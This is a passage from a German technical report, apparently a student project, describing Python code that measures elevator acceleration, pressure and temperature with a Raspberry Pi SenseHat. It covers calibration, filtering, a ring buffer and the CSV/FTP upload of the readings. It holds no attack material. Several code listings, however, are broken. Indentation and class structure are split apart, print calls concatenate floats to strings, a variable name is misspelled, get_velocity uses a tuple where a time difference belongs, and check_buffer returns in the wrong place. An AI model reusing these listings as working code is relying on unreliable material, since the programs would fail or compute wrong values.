Vom Auftraggeber wurde vorgeschlagen, Go als Programmiersprache zu verwenden. Da die SenseHat Library mit Go nicht kompatibel ist, müsste man einen C-Wrapper schreiben, mit dem man die C-Funktionen aus der Library in Go verwenden kann. Nach erneuter Absprache wurde beschlossen, auf Python zu wechseln, da dort nur die Library im Programm importiert werden muss, wodurch der Aufwand deutlich verringert und gleichzeitig vereinfacht wird.

#### 5.2.5 Schnittstelle zwischen SenseHat und Raspberry Pi

Als Schnittstelle stehen I2C und SPI zur Auswahl, wobei I2C verwendet wurde. Im Konfigurationsmenü können diese Einstellungen vorgenommen werden. Dort hin kommt man mit folgendem Befehl:

```
sudo raspi-config
```

Abbildung 13 Terminalbefehl, um in die das Konfigurationsmenü zu gelangen

Dort gibt es die Option „Interface Setting“. Wird diese ausgewählt, werden alle Interfaces aufgelistet:




Abbildung 14 Interface Setting Menü

In dem folgenden Menü wurde I2C aktiviert und SPI deaktiviert. Damit der SenseHat weiß, welche Schnittstelle benutzt wird, wird dies im ini-File vermerkt:

```
# Is bus I2C: 'true' for I2C, 'false' for SPI
BusIsI2C=true
```

Abbildung 15 Auswahl der Schnittstelle

### 5.2.6 Beschleunigungsmessung

Um die Funktionen der SenseHat library verwenden zu können, muss diese beim Erstellen des Programmes am Anfang importiert werden.

```
from sense_hat import SenseHat
```

Danach wird ein Objekt mit dem Namen sense erstellt.

```
sense = SenseHat()
```

Über dieses Objekt können alle Funktionen der Library abgerufen werden. Um die Rohdaten des Beschleunigungssensors zu erhalten, muss man die Funktion „get\_accelerometer\_raw()“ aufrufen. Diese gibt die gemessenen Werte der drei Achsen (x, y, z) in g zurück.

```
acceleration = sense.get_accelerometer_raw()
```

```
x = acceleration['x']
y = acceleration['y']
z = acceleration['z']
```

Der Wert jeder Achse besteht aus zwei 8bit Datenblöcken und ist als Zweierkomplement auszuwerten. Der Sensor bietet vier verschiedene Messbereiche. Standardmäßig ist die Skala auf  $\pm 2g$  eingestellt, jedoch ist diese auf  $\pm 4g$ ,  $\pm 8g$  und  $\pm 16g$  einstellbar. Daraus folgt bei der kleinsten Skala eine Genauigkeit von 0.061mg/LSB. Als Skala wurde  $\pm 2g$  verwendet, da die Messung so genau wie möglich sein soll und ein Fahrstuhl standardmäßig mit maximal  $1m/s^2$  beschleunigt.

### 5.2.7 Testung mit Joystick

Der Raspberry Pi wird zur Testung im Fahrstuhl platziert und manuell über den Joystick gestartet. Wird der Stick nach oben gedrückt, wird dabei ein grüner LED-Streifen auf der Matrix angezeigt, der aussagt, dass der Raspberry Pi sich gerade im Messmodus befindet. Ebenso kann durch den Stick die Messung pausiert und beendet werden.

### 5.2.7.1 Vektorberechnung

Um den Raspberry Pi universell im Fahrstuhl einbauen zu können, reicht es nicht aus, nur eine Achse zu verwenden, sondern aus allen drei einen Vektor zu berechnen. Das erfolgt so:

```
acc = sense.get_accelerometer_raw()
x = round(acc['x'], 5)
y = round(acc['y'], 5)
z = round(acc['z'], 5)
vec = (math.sqrt(x ** 2 + y ** 2 + z ** 2) - 1) * 9.81
```

Sollte der Raspberry Pi flach am Boden liegen, würden genau 1g Erdbeschleunigung auf den Sensor wirken. Um von g auf  $\text{m/s}^2$  zu kommen, muss man 1g abziehen und mit 9.81 multiplizieren. Zusätzlich werden die gemessenen Werte über die Funktion `round()` auf 5 Nachkommastellen gerundet.

### 5.2.8 Luftdruckmessung

Zusätzlich zur Beschleunigung wird während der Fahrt der Luftdruck gemessen. Dazu wird die Funktion `get_pressure()` definiert:

```
def get_pressure():
    pres = round(sense.get_pressure(), 2)
    list_pressure.append(pres)
```

Der gemessene Wert wird in `mbar`(Millibar) ausgegeben auf zwei Nachkommastellen gerundet. Anschließend wird der Wert in die Liste `list_pressure[]` gespeichert.

### 5.2.9 Temperaturmessung

Da es auf dem SenseHat keinen Sensor gibt, der speziell nur die Temperatur misst, kann diese über zwei Möglichkeiten gemessen werden: Einerseits über den Luftdrucksensor oder über den Luftfeuchtigkeitssensor.

### 5.2.9.1 Temperatur über Luftdrucksensor




Abbildung 16 Blockschaltbild LPS25H

Im Blockschaltbild [9] des Luftdrucksensors ist zu erkennen, dass dieser einen eingebauten Temperatursensor besitzt. Um die Temperatur über den LPS25H auszulesen, wird eine Funktion definiert:

```
def get_temperature():
    temp = round(sense.get_temperature_from_pressure(), 2)
    list_temperature.append(temp)
```

Die Temperatur wird in Grad Celsius gemessen und wie der Luftdruck auf zwei Nachkommastellen gerundet und in einer Liste abgespeichert.

### 5.2.9.2 Temperatur über Luftfeuchtigkeitssensor




Abbildung 17 Blockschaltbild HTS221

[10] Zu sehen ist, dass der Luftfeuchtigkeitssensor genauso wie der Luftdrucksensor einen internen Temperatursensor besitzt.

### 5.2.9.3 Vergleich der Temperaturen

Gewählt wurde die Messung der Temperatur über den Luftdrucksensor. Diese Methode hat den Vorteil, dass kein zusätzlicher Sensor initialisiert werden muss.




Abbildung 18 Vergleich Temperaturen

In dem Graphen wird die Temperatur über den Luftdrucksensor in blau und die über den Luftfeuchtigkeitssensor in orange dargestellt. Auf der x-Achse befinden sich die Anzahl der Messung und auf die y-Achse wird die Temperatur in Grad Celsius aufgetragen. Zu erkennen ist, dass der orangene Graph ungenauer ist und höhere Ausschläge hat als die blaue Kurve.

## 5.3 Datenfilterung

### 5.3.1 Threshold

Da der Sensor im liegenden Zustand nie exakt 0 misst, muss ein Threshold eingebaut werden, da sich sonst die ungenauen Werte später auf die Weiterverarbeitung negativ auswirken. Der Vorgang wird manuell mit dem Joystick gestartet, indem dieser nach links gedrückt wird. Danach werden 500 Messungen durchgeführt und der Mittelwert ausgerechnet und der Minimal- und Maximalwert gespeichert. Aus diesen Werten werden die Ober- und Untergrenze des Thresholds definiert. Zuerst wird die Funktion `calibrate_sensor()` aufgerufen:

```
def calibrate_sensor():  
    func_led_square(red)  
    for i in range(501):  
        acc = sense.get_accelerometer_raw()  
        x = round(acc['x'], 5)  
        y = round(acc['y'], 5)  
        z = round(acc['z'], 5)  
        a = math.sqrt(x ** 2 + y ** 2)  
        vec = (math.sqrt(z ** 2 + a ** 2) - 1) * 9.81  
        list_calc_vec.append(vec)
```

In der Liste `list_calc_vec[]` werden die gemessenen Werte zwischengespeichert. Danach wird der Threshold berechnet:

```
while not calibrated:  
    for event in sense.stick.get_events():  
        if event.action == "pressed":  
            if event.direction == "left":  
                calibrate_sensor()  
                mittelwert = np.mean(list_calc_vec)  
                minimum_vec = round(min(list_calc_vec), 6)  
                maximum_vec = round(max(list_calc_vec), 6)  
                max_th = maximum_vec - mittelwert  
                min_th = minimum_vec - mittelwert
```

```
calibrated = True  
sense.clear()
```

Der Mittelwert wird über `np.mean()` ermittelt. Um die Thresholdgrenzen zu bestimmen, wird vom maximalen und minimalen gemessenen Wert der Mittelwert abgezogen.

### 5.3.2 Moving Average Filter

Um die Genauigkeit der Messung zu verbessern, wird ein Moving Average Filter verwendet. Dieser berechnet sich den Mittelwert der letzten Werte. Die Ordnung des Filters bestimmt, wie viele Werte für den Mittelwert verwendet werden.

```
def func_moving_avrg(l):  
    a = 0  
    for i in range(l):  
        a += list_acc_vec[-l + i]  
    avrg = a / l  
    return avrg
```

Beim Aufrufen der Funktion muss noch die Filterordnung übergeben werden. Für die Berechnung werden die gespeicherten Vektorwerte verwendet. Alle späteren Rechnungen werden mit diesen neu errechneten Werten vollzogen.

### 5.3.3 Ringbuffer

#### 5.3.3.1 Allgemeines

Ein Ringbuffer ist ein ringförmiger Speicher mit einer fixen Größe. Daten können von hinten hinzugefügt werden und werden durch jedes weitere hinzugefügte Element weitergeschoben. Sollte es dazu kommen, dass die maximale Auslastung erreicht wird, werden die ältesten Daten verworfen, um für die neuen Platz zu schaffen.

#### 5.3.3.2 Verwendung

In diesem System wird der Ringbuffer dazu verwendet, um unnötige Daten zu vermeiden. Würden für den gesamten Tag die Messwerte in eine Liste geschrieben, würde diese unzählige Werte beinhalten. Deshalb wird dem Ringbuffer eine fixe Größe übergeben, um die Daten zu reduzieren.



## 5.4 Datenverwaltung

### 5.4.1 Kalibrierung

Beim Starten des Programmes gibt es die Möglichkeit, das Gerät neu zu kalibrieren oder die gespeicherten Einstellungen, falls diese bereits existieren, zu verwenden. Sollte das Gerät erstmalig installiert oder eine Umpositionierung vorgenommen werden, muss die Kalibrierung erfolgen.

```
data_ini = list()
print("\nKalibrieren?")
cal = int(input())
if cal:
    calibrated = False
    with open('init.txt', 'w') as ini:
        print("\nGeben Sie die Ordnung des Avrg-Filters ein: ")
        moving_avrg_len = int(input())
        ini.write(str(moving_avrg_len))
        ini.write(",")

        print("\nGeben Sie die Anzahl an Stockwerken ein: ")
        anz_sw = int(input())
        ini.write(str(anz_sw))
        ini.write(",")

        print("\nGeben Sie das derzeitige Stockwerk ein: ")
        anz_sw = int(input())
        ini.write(str(anz_sw))
else:
    calibrated = True
    with open('init.txt', 'r') as ini:
        for q in ini:
            q = q.strip()
            ini_list = q.split(",")
            data_ini.append(ini_list)
        moving_avrg_len = int(ini_list[0])
        anz_sw = int(ini_list[1])
        curr_sw = int(ini_list[2])
```

Wird bei der Abfrage, ob das Gerät bereits kalibriert, ist eine 1 geschrieben, bedeutet das, dass das Gerät noch kalibriert werden muss. Dafür wird die Datei „init.txt“ über „open()“ geöffnet. Bei der Funktion „open()“ muss man angeben, ob man entweder lesen oder schreiben will. Dies erfolgt über einen Parameter, den man der Funktion mitgibt. Für schreiben wird ein „w“ übergeben und für lesen ein „r“. Danach werden Parameter, wie die Ordnung des Moving

Average Filter, welche Auswirkung auf die spätere Datenfilterung hat, und die Anzahl der Stockwerke abgefragt und in das File gespeichert. Falls davor bereits Daten in dem File vorhanden waren, werden diese bei jeder Neukalibrierung überschrieben. Sollte bei der Abfrage eine 0 geschrieben werden, werden die bereits vorhandenen Daten aus dem File ausgelesen und den Variablen übergeben.

#### 5.4.2 Initialisierungsfahrt

Nach erfolgreicher Kalibrierung muss eine Initialisierungsfahrt ausgeführt werden. Dabei muss der Fahrstuhl vom untersten bis in das höchste Stockwerk fahren.

```
while not initialized:
    for event in sense.stick.get_events():
        if event.action == "pressed":
            if event.direction == "right":
                initialize()
                initialized = True
```

Sollte sich der Fahrstuhl im untersten Stockwerk befinden, muss der Joystick nach rechts gedrückt werden, damit die Funktion initialize() ausgeführt wird.

```
def initialize():
    t_start_exists = False
    t_stop_exists = False
    func_led_square(violet)
    init = True
    while init:
        ts_ini = time.time()
        get_acceleration()
        calc_time(ts_ini)
        if len(list_acc_avrg) > 5:
            if list_acc_avrg[-6] > 0 and list_acc_avrg[-5] > 0 and list_acc_avrg[-4] > 0 and
               list_acc_avrg[-3] > 0 and list_acc_avrg[-2] > 0 and list_acc_avrg[-1] == 0:
                t_start = list_time[-1]
                t_start_exists = True

            if list_acc_avrg[-6] == 0 and list_acc_avrg[-5] < 0 and list_acc_avrg[-4] < 0 and
               list_acc_avrg[-3] < 0 and list_acc_avrg[-2] < 0
               and list_acc_avrg[-1] < 0:
                t_stop = list_time[-6]
                t_stop_exists = True
                init = False
        if t_start_exists and t_stop_exists:
            t_diff = t_stop - t_start
            t_diff_lvs = t_diff / anz_sw
            print("Start Time: " + t_start)
            print("Stop Time: " + t_stop)
            print("Difference: " + t_diff)
```

```
print("Difference between levels: " + t_diff_lvls)
sense.clear()
```

Die Initialisierungsfahrt hat das Ziel, eine Start- und Stoppzeit zu ermitteln. Beim Losfahren des Fahrstuhls misst der Beschleunigungssensor positive Werte, in Form einer Halbwelle, solange, bis der Fahrstuhl eine konstante Geschwindigkeit erreicht hat. Der Zeitpunkt, an dem die Halbwelle von zuvor positiven Werten wieder auf 0 geht, wird als Startpunkt definiert. Als Stoppzeit wird der Zeitpunkt definiert, an dem die Messwerte von 0 in die negative Halbwelle hinübergehen. Zuerst wird für jeden Messzeitpunkt ein „timestamp“ benötigt. Dieser wird über die Funktion `time.time()` der Variable `ts_ini` übergeben. Wichtig ist hier zu erwähnen, dass die Ermittlung des timestamps am Anfang durchgeführt wird, da die Abarbeitung aller Funktionen eine gewisse Zeit dauert, und somit die Zeitpunkte verfälschen kann. Die Funktion `time.time()` gibt die vergangenen Sekunden seit 1. Jänner 1970 auf die Mikrosekunde genau zurück.

#### 5.4.2.1 `calc_time()`

Um eine Messung immer ab dem Zeitpunkt 0 zu starten, müssen gemessenen timestamps umgerechnet werden. Dabei wird die Zeit der Funktion `calc_time()` übergeben.

```
def calc_time(t):
    list_time.append(t)
    if len(list_time) < 2:
        _time = 0
        list_calc_time.append(_time)
    else:
        _time_acc = round(list_time[-1] - list_time[0], 4)
        list_calc_time.append(_time_acc)
```

In der Funktion wird der gemessene Wert in der Liste `list_time[]` gespeichert. Danach wird überprüft, wieviel Elemente diese Liste besitzt. Sollte diese weniger als 2 Werte beinhalten, wird der Liste `list_calc_time[]` 0 übergeben, was sozusagen die Startzeit der Messung ist. Beinhaltet `list_time[]` 2 oder mehr Messwerte, wird die Differenz zwischen dem ersten und dem derzeitigen Zeitpunkt berechnet und in `list_calc_time[]` gespeichert. Somit bleibt der Abstand der Messungen derselbe und die Startzeitpunkt liegt bei 0.

### 5.4.2.2 `get_acceleration()`

Über `get_acceleration()` wird die Beschleunigungsmessung und Vektorberechnung ausgeführt.

```
def get_acceleration():
    acc = sense.get_accelerometer_raw()
    x = round(acc['x'], 5)
    y = round(acc['y'], 5)
    z = round(acc['z'], 5)
    vec = (math.sqrt(x ** 2 + y ** 2 + z ** 2) - 1) * 9.81
    corr_vec = vec - mittelwert
    minimum = min_th
    maximum = max_th
    list_acc_vec.append(corr_vec)

    if len(list_acc_vec) > moving_avrg_len - 1:
        acc_avrg = round(func_moving_avrg(moving_avrg_len), 4)
        if minimum < acc_avrg < maximum:
            x = 0.0
            y = 0.0
            z = 0.0
            acc_avrg = 0.0
            list_x.append(x)
            list_y.append(y)
            list_z.append(z)
            list_acc_avrg.append(acc_avrg)
            # list_count_measures.append(0)
            ring.append(0)
        else:
            list_x.append(x)
            list_y.append(y)
            list_z.append(z)
            list_acc_avrg.append(round(acc_avrg, 4))
            ring.append(acc_avrg)

    else:
        acc_avrg = corr_vec
        if minimum < acc_avrg < maximum:
            x = 0.0
            y = 0.0
            z = 0.0
            acc_avrg = 0.0
            list_x.append(x)
            list_y.append(y)
            list_z.append(z)
            list_acc_avrg.append(acc_avrg)
            ring.append(0)
        else:
            list_x.append(x)
            list_y.append(y)
            list_z.append(z)
            list_acc_avrg.append(acc_avrg)
            ring.append(acc_avrg)
```

Bei Aufruf von „get\_acceleration()“ werden die Beschleunigungswerte gemessen, der Vektor berechnet und um den zuvor ermittelten Mittelwert ausgeglichen. Danach wird gecheckt, ob die Liste an gespeicherten Vektorelementen größer ist als die Ordnung des Moving Average Filters – 1 ist. Ist dies der Fall, wird überprüft, ob dieser gefilterte Wert innerhalb der Thresholdgrenzen liegt. Befindet sich der Wert zwischen den Grenzen, werden alle Achsen und der Vektor auf 0 gesetzt, in Listen gespeichert und in den Ringbuffer geschrieben. Liegt der Wert außerhalb der Grenzen, werden die berechneten Werte den Listen und dem Buffer übergeben. Hat die Liste der berechneten Vektorwerte weniger Elemente als Ordnung des Filters – 1, werden diese Werte in Liste der gefilterten Werte gespeichert.

#### 5.4.2.3 Ermittlung von Start- und Stoppzeit

Da während der Messung Spikes auftreten können, muss sichergestellt werden, dass diese Spikes die Ermittlung der Start- und Stoppzeiten nicht beeinflussen. Spikes sind nur einzelne Ausschläge und halten nur für einen Abtastwert an, deswegen werden für die Erkennung der Zeiten mehrere Messwerte verwendet. Für die Startzeit wird geprüft, ob die letzten 5 Werte davor alle positiv sind.

*if list\_acc\_avrg[-6] > 0 and list\_acc\_avrg[-5] > 0 and list\_acc\_avrg[-4] > 0 and list\_acc\_avrg[-3] > 0 and list\_acc\_avrg[-2] > 0 and list\_acc\_avrg[-1] == 0:*

Die Stoppzeit wird ermittelt, indem überprüft wird, ob die nächsten 5 Werte alle negativ sind.

*if list\_acc\_avrg[-6] == 0 and list\_acc\_avrg[-5] < 0 and list\_acc\_avrg[-4] < 0 and list\_acc\_avrg[-3] < 0 and list\_acc\_avrg[-2] < 0 and list\_acc\_avrg[-1] < 0:*

Sobald beide Zeiten ermittelt wurden, wird die Differenz berechnet und durch die Anzahl der Stockwerke die Zeit, die der Fahrstuhl für ein Stockwerk benötigt, bestimmt.

#### 5.4.3 Manuelle Testfahrt

```
do = True
while do:
    meas = True
    func_led_pause(col)
    for event in sense.stick.get_events():
        if event.action == "pressed":
            if event.direction == "up":
```

```

        while meas:
            func_led_meas(green)
            timestamp = time.time()
            get_acceleration()
            get_pressure()
            get_temperature()
            calc_time(timestamp)
            file_sent = check_buffer(file_sent)
    for event in sense.stick.get_events():
        if event.action == "pressed":
            if event.direction == "down":
                sense.clear()
                col = (0, 0, 255)
                meas = False
                # time.sleep(0.01)
            if event.action == "pressed":
                if event.direction == "middle":
                    do = False
                    print("Gemessene Werte: " + str(len(list_acc_avrg)))
    sense.clear()

```

Bei der manuellen Testfahrt muss vor dem Start eine erfolgreiche Kalibrierung und Initialisierungsfahrt vollzogen werden. Danach ist es egal, in welchem Stockwerk die Messung gestartet wird. Durch Drücken des Joysticks nach rechts wird der Start eingeleitet. Während der Fahrt werden Beschleunigung, Luftdruck und Temperatur gemessen. Durch Betätigen des Joysticks kann die Messung pausiert oder auch beendet werden.

#### 5.4.3.1 ringbuffer.py

Zu Beginn des Programmes muss dem Buffer noch eine Größe übergeben werden. Die Speichergröße sollte etwas mehr betragen als die Anzahl an Messpunkten, die bei der längsten Fahrt gemessen werden. Damit soll verhindert werden, dass der Ring Buffer nicht schon während der Messung voll wird und somit frühere Daten überschreibt.

```
ring = RingBuffer(500)
```

Zur Testung wurden 500 Werte verwendet. Die eigentliche Speichergröße hängt von der Anzahl der Stockwerke und der Abtastgeschwindigkeit ab. In einem zweiten Programm wird die Klasse für einen Ringbuffer implementiert:

```

class RingBuffer:
    """ class that implements a not-yet-full buffer """
    def __init__(self, size_max):
        self.max = size_max
        self.data = []

```

```
class __Full:
    """ class that implements a full buffer """
    def append(self, x):
        """ Append an element overwriting the oldest one. """
        self.data[self.cur] = x
        self.cur = (self.cur+1) % self.max

    def get(self):
        """ return list of elements in correct order """
        return self.data[self.cur:] + self.data[:self.cur]

    def delete(self):
        """ Delete the data in array """
        self.data.clear()
        self.__class__ = RingBuffer

def append(self, x):
    """append an element at the end of the buffer"""
    self.data.append(x)
    if len(self.data) == self.max:
        self.cur = 0
        # Permanently change self's class from non-full to full
        self.__class__ = self.__Full

def get(self):
    """ Return a list of elements from the oldest to the newest. """
    return self.data

def delete(self):
    """ Delete the data in array """
    self.data.clear()
```

In ringbuffer.py werden Funktionen erstellt, um zum Beispiel alle gespeicherten Elemente auszugeben oder alle zu löschen.

#### 5.4.3.2 check\_buffer()

Um die Funktionen aus „rinbuffer.py“ verwenden zu können, muss diese noch importiert werden. Während der Testfahrt wird „check\_buffer()“ bei jeder Messung aufgerufen und es wird überprüft, ob der Ringbuffer die maximale Speicherkapazität erreicht hat.

```
def check_buffer(fs):
    print(len(ring.data))
    if ring.data[-1] != 0:
        ring.delete()
    return False
```

```

else:
    if len(ring.data) >= ring.max and fs is False:
        write_csv()
        push_csv()
        return True
    elif len(ring.data) >= ring.max and fs is True:
        print("Ring Buffer is Full!")
        return True
else:
    return False

```

In zwei Fällen hat der Fahrstuhl keine Beschleunigung: wenn er eine konstante Geschwindigkeit besitzt oder ruhig steht. Sollte der Wert, der in den Buffer gespeichert wird, nicht 0 sein, wird der gesamte Speicherinhalt gelöscht und False zurückgegeben. Wird die maximale Speichergröße erreicht, werden die Funktionen write\_csv() und psh\_csv() aufgerufen und True zurückgegeben. Durch dieses True wird bestätigt, dass der Speicher voll ist. Dieser Status wird durch die Ausgabe von „Ring Buffer is Full!“ in der Kommandozeile dargestellt.

#### 5.4.3.3 write\_csv()

Beim Aufrufen von „write\_csv()“ werden die gemessenen Sensorwerte in die dementsprechenden CSV-Files geschrieben. Zusätzlich werden aus den Beschleunigungswerten die Geschwindigkeit und der zurückgelegte Weg berechnet.

```

def get_velocity(v, j):
    if len(list_acc_avrg) < 1:
        vel = 0
        list_vel.append(vel)
    else:
        vel += (list_acc_avrg[j - 1] + (list_acc_avrg[j] - list_acc_avrg[j - 1]) / 2) * (list_calc_time[j],
list_calc_time[j - 1])
        vel = round(vel, 5)
        list_vel.append(vel)
    return vel

def get_distance(s, j):
    if len(list_vel) < 2:
        dis = 0
        list_distance.append(dis)
    else:
        dis = s
        dis += (list_vel[j - 1] + (list_vel[j] - list_vel[j - 1]) / 2) * (list_calc_time[j] - list_calc_time[j - 1])
        dis = round(dis, 5)
        list_distance.append(dis)
    return dis

```



Die berechnete Geschwindigkeit und der Weg werden in Listen abgespeichert und in „acceleration.csv“ geschrieben. Die gemessenen Luftdruckwerte werden in „pressure.csv“ gespeichert und die Temperaturwerte in „temperature.csv“. Auf diese Weise werden bei jeder neuen Messung die alten Werte aus dem CSV-File überschrieben. Um die Messungen jeder Fahrt zu protokollieren, werden dieselben Werte in CSV-Files mit der Zeit der Aufnahme abgespeichert.

#### 5.4.3.4 *push\_csv()*

Über `push_csv()` werden die CSV-Files mit den aktuellsten Messungen über ftp auf den Webserver gepusht.

#### 5.4.3.5 *Visualisierung mit matplotlib*

Um die Messung einfach am Raspberry Pi darstellen zu können, wird die matplotlib library verwendet. Über diese wird ein Diagramm aus den Messwerten erstellt, bei dem die Skalierung und Beschriftung wie gewünscht eingestellt werden kann. Alle folgenden Diagramme stellen die Messung vom Erdgeschoss bis in den 3. Stock dar.

- Beschleunigung:




Abbildung 19 Beschleunigungsmessung

In diesem Diagramm ist der Verlauf des berechneten Vektors in orange und der des Gefilterten dahinter in blau zu erkennen. Hier sind deutlich die Kurven der Beschleunigung am Anfang und des Abbremsens am Schluss zu sehen.

- Luftdruck:

